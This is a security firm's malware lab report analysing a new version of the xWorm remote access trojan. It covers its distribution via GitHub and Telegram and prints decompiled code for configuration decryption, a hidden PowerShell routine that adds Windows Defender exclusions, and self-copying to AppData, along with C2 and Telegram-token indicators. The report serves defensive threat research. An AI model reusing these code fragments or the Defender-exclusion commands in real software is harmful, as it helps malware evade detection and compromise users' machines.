DEFENCE TECH
Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

xWorm - New version

Malware Lab Analysis Report

Summary

DEFENCE TECH

1 Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

Recently, AnyRun published a technical analysis[1] of a new version of xWorm, which is a Remote Access Trojan (RAT) sold as a malware-as-a-service and known for its extensive range of dangerous features.

This malware is sold on darknet forums and telegram chats, advertisements for it can be found hosted on public GitHub repositories containing only a readme file and Google Drive shared folders, ultimately all linking to public telegram group chats.

To ascertain how much this new version has begun to spread, we monitored various public submissions and trends charts on the AnyRun sandbox. Subsequently, we analysed one of the samples that appeared to be the new version.

It is worth noting that this specific analysed sample lacked anti-debugging and anti-VM techniques and was only slightly obfuscated using standard .NET code protection tools, simplifying the reverse engineering process.

[1] *https://any.run/cybersecurity-blog/xworm-technical-analysis-of-a-new-malware-version/?utm_source=hacker_news&utm_medium=article&utm_campaign=xworm0923&utm_content=linktoblog*

3

Analysis

3. Analysis


Through the examination of several samples on the AnyRun public submissions, we confirmed the quick raise of the new xWorm variant. Each sample exhibits the same behaviour: the client proceeds to connect to a server and identify itself by sending some system information, then it continuously waits for remote commands.

Of course, this behaviour aligns with the characteristics of Remote Access Trojans (RATs).

Before analysing a suspicious sample that closely resemble the AnyRun technical analysis, we conducted some preliminary threat intelligence.

3.1 Threat intelligence

While looking for information, we discovered that the malware "xWorm-V5" has been advertised on GitHub[2] which leads to a Google Drive link as in figure 1.




```
# XWorm-V5

## ⭐ ⏸ About

- XWorm 5.0 Stub has been written in Visual Basic .NET (VBNet)
- The framework is .NET Framework 4


|[Download](https://drive.google.com/file/d/17yzDPJDXh1_Y0LpRpZSq5KIOt2qUB4N1/view?usp=sharing)
```

Figure 1. Google Drive link

[2] *https://github.com/n0ngratia/XWorm-V5#xworm-v5*

The link opens a shared Readme file which contains a repeated Telegram chat link.


https://drive.google.com/file/d/17yzDPJDXh1_Y0LpRpZSq5KlOt2qUB4N1/view
Import favorites
For quick access, place your favorites here on the favorites bar. Manage favorites now
ReadME.txt

```
Private Hacking Tools

https://t.me/+nWrgPsSzoW1mNmJi
https://t.me/+nWrgPsSzoW1mNmJi
https://t.me/+nWrgPsSzoW1mNmJi
```

Figure 2. Link of a Telegram chat

The Telegram channel in figure 3 is called "Private hacking tools" and unlike what the name might suggest it's a public channel anyone can join.




Figure 3. Name of the Telegram channel

Ethical hackers, or maybe affiliates, also uploaded several YouTube videos[3] [4] where they show the interface and features of the server-side components of xWorm 5.0.


Moreover, we also found multiple alleged leaks of cracked versions of xWorm 5.0[5] [6].

It is unclear if this is affiliated in any way with the original developers, but we could observe that this is a scam designed to infect naïve users' systems with a concealed malware. We will not go into further details, as the focus of this report remains on xWorm.

3.2 Technical analysis and behaviour

A quick analysis using Detect it easy[7] revealed a .NET sample packed with an unknown packer. The code was entirely obfuscated but we were able to manually clean it after using the *de4dot*[8] tool.

We identified the main function where the first action after the execution is the decryption of the malware configuration.



```
public static void Main()
{
    Thread.Sleep(checked(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.Sleep * 1000));
    try
    {
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.C2_Domain = Conversions.ToString(LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt
          (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.C2_Domain));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.C2_Port = Conversions.ToString(LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt
          (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.C2_Port));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.aes_Key = Conversions.ToString(LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt
          (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.aes_Key));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.stringSplitter = Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.stringSplitter));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.Version = Conversions.ToString(LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt
          (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.Version));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.usbDropFilename = Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.usbDropFilename));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareCopyPath = Environment.ExpandEnvironmentVariables(Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareCopyPath)));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable = Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramToken = Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramToken));
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramChatId = Conversions.ToString
          (LZZuBH9t6tkXFNgZPBi471Hl8afXJIUZooDCg5XG1.Decrypt(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramChatId));
    }
```

Figure 4. Decryption of the malware configuration

[3] https://www.youtube.com/watch?v=8_oSgK4xw9U

[4] https://www.youtube.com/watch?v=FSF5PSy30j0


[5] https://github.com/PeszoK/XWorm-Remote-Access-Tool#like-this-project-feel-free-to-leave-a-star-

[6] https://github.com/Wancotty/XWorm-Remote-Access-Tool

[7] https://github.com/horsicq/Detect-It-Easy

[8] https://github.com/de4dot/de4dot

The algorithm used to encrypt the malware configuration is AES-ECB combined with Base64 encoding. The function which decrypts the configuration is visible in the next figure.



```
public static object Decrypt(string AQiDK2QMK3K629mzROKTJSTDRnxSXQEZCFlcHTOwC)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(Class0.ConvertStringToUtf8Bytes
      (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.decryption_Key));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(AQiDK2QMK3K629mzROKTJSTDRnxSXQEZCFlcHTOwC);
    return Class0.ConvertUtf8BytesToString(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

Figure 5. Decrypt function

The decryption procedure is the same as the details provided in the AnyRun technical analysis, allowing us to easily obtain the decryption key:

"788669ab46ab214c4c958bcc2a248c788669ab46ab214c4c958bcc2a248c4e00"


The extracted malware configuration is presented in the table 1:

C2 Domain	copy-marco[.]gl[.]at[.]ply[.]gg
C2 Port	51589
AES Key	<123456789>
String splitter	<Xwormmm>
Version	XWorm V5.0
USB drop filename	USB.exe
Malware copy path	UserPath\AppData\Roaming
Telegram token	5835520796:AAEDP1FiQ-0LFxO6-eDNugzON7bdAxLBrXs
Telegram chat ID	4094900225

Table 1. Malware configuration

At the time of writing, the telegram bot token seems to have been revoked, meaning that any request towards the telegram servers this sample might make is bound to fail.


After the decryption, the malware conducts a check to determine if the user has Administrator privileges, in this case it proceeds to use the “Add-MpPreference” PowerShell command to add itself as an allowed file in Windows Defender, this is used as a simple anti-detection trick. Defender typically can recognize such execution patterns in binaries and will usually stop them early during process creation. This is why most malware employs anti-analysis and obfuscation techniques to prevent immediate detection. At the time of writing this sample is being correctly detected making the anti-detection snippet in figure 6 useless.



```
public static void BypassExecutionPolicy()
{
    if (Conversions.ToBoolean(tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.CheckAdminPrivileges()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '" + Class0.fileName + "'";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Process.GetCurrentProcess
              ().MainModule.ModuleName + "'";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = string.Concat(new string[]
            {
                "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '",
                OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareCopyPath,
                "\\",
                OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable,
                "'"
            });
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Path.GetFileName
              (OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable) + "'";
            Process.Start(processStartInfo).WaitForExit();
        }
        catch (Exception ex)
        {
        }
    }
}
```

Figure 6. Bypassing the Execution policy through PowerShell

Subsequently, the malware proceeds to copy itself to the local user “AppData\Roaming” directory as a file named “Rdp.exe”. If a file with the same name already exists, it will be deleted and replaced. The entire process is shown in figure 7.




```
ncILav3keSweDrVhbY1MqItyEGxaOtMjzOjMS6oYY1rvNhNY3T9AGVuePy7SWo4KTMAD42QyoJY9YzPcz.BypassExecutionPolicy();
string text = OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareCopyPath + "\\" +
  OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable;
try
{
    object fullName = new FileInfo(text).Directory.FullName;
    if (!Directory.Exists(Conversions.ToString(fullName)))
    {
        Directory.CreateDirectory(Conversions.ToString(fullName));
    }
    if (File.Exists(text))
    {
        FileInfo fileInfo = new FileInfo(text);
        fileInfo.Delete();
    }
    Thread.Sleep(1000);
    File.WriteAllBytes(text, File.ReadAllBytes(Class0.fileName));
}
```

	Value	Type
dAllBytes returned	{byte[0x0001C400]}	byte[]
	@"C:\Users\Analyst\AppData\Roaming\Rdp.exe"	string

Figure 7. Malware copy in AppData\Roaming

